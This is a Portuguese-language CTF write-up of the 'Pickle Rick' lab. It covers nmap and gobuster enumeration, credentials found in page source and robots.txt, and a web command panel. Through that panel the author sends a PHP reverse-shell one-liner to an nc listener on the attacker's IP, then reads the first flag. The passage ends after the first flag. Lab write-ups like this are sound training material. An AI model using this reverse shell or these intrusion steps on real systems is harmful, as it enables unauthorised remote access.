



Pickle Rick


Offensive Security Write-up Autor: Luisa Luna **Data:** 21 de Março de 2026

Sinopse

O **Pickle Rick** é um desafio de CTF que explora falhas comuns em serviços como: páginas desprotegidas, que revelam em sua fonte informações importantes como nome de usuário e senha, e que permitem a execução de comandos diretamente pela web. Também explora uma má configuração de segurança, a qual possibilita um usuário comum ter acesso a privilégios de um usuário root no sistema.


1. Enumeração

A fase inicial consistiu na varredura de portas com o **nmap** para mapear a superfície de ataque, mostrando que havia um servidor na porta 80 funcionando.



```
(kali@kali)-[~]  
$ nmap -sV -sC -v 10.67.135.41
```

Figura 1: Comando **nmap**.



```
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|   3072 97:c0:a4:85:72:30:d9:3e:09:cf:29:27:6d:0c:18:9e (RSA)  
|   256 44:5a:92:a8:e4:e5:29:12:b6:f7:08:fb:72:1d:a6:4b (ECDSA)  
|_  256 01:08:0d:7a:fc:66:b9:4c:a4:da:93:70:e1:9d:70:4b (ED25519)  
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))  
|_ http-title: Rick is sup4r cool  
|_ http-methods:  
|_   Supported Methods: OPTIONS HEAD GET POST  
|_ http-server-header: Apache/2.4.41 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 2: Resultados do **nmap**.



O passo seguinte foi utilizar o **gobuster**, o qual encontrou os diretórios **/assets** e **/login.php**, que levaram respectivamente a um nome de usuário, exposto no código da página (acessado com Ctrl + U), e a uma página de login. Além disso, o comando buscou também um arquivo **robots.txt**, que por sua vez revelou a senha, tornando o login possível.

```
(kali@kali)-[~]  
$ gobuster dir -u 10.67.135.41 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 12 -x .php,.html,.txt
```

Figura 3: Comando **gobuster**.

```
index.html      (Status: 200) [Size: 1062]  
login.php      (Status: 200) [Size: 882]  
assets         (Status: 301) [Size: 313] [→ http://10.67.135.41/assets/]  
portal.php     (Status: 302) [Size: 0] [→ /login.php]  
robots.txt     (Status: 200) [Size: 17]  
Progress: 28525 / 882236 (3.23%)
```

Figura 4: Resultados do **gobuster**.

```
<!--  
Note to self, remember username!  
Username: [REDACTED]  
-->
```

```
Wubba lubba dub dub
```


Figuras 5 e 6: Nome de usuário e senha.

2. Vulnerabilidade e Exploração

Ao realizar o login em **/login.php**, revelou-se uma página que permitia a execução de comandos, onde foi enviada uma shell reversa, a qual possibilitou a invasão.

```
(kali@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.223.163] from (UNKNOWN) [10.67.135.41] 51056  
whoami  
www-data
```

Figura 7: Comando **nc** rodando no terminal.



Portal Login Page

Username:
R1ckRu13s

Password:

Login

Figura 8: Página de login.

Command Panel

```
php -r '$sock=fsockopen("192.168.223.163",4444);shell_exec("sh <&3 >&3 2>&3");'
```

Execute

Figura 9: Painel de comando que permitiu o envio da shell reversa.

3. Acesso Inicial

Após o sucesso da shell reversa, a busca pelas flags continuou listando as pastas que existiam com `ls`, e usando o `cat` para ler um arquivo que mostrou o primeiro ingrediente.

```
cat Sup3rS3cretPickl3Ingred.txt  
mr. meeseek ba...
```

Figura 10: Uso do `cat` e primeiro ingrediente.
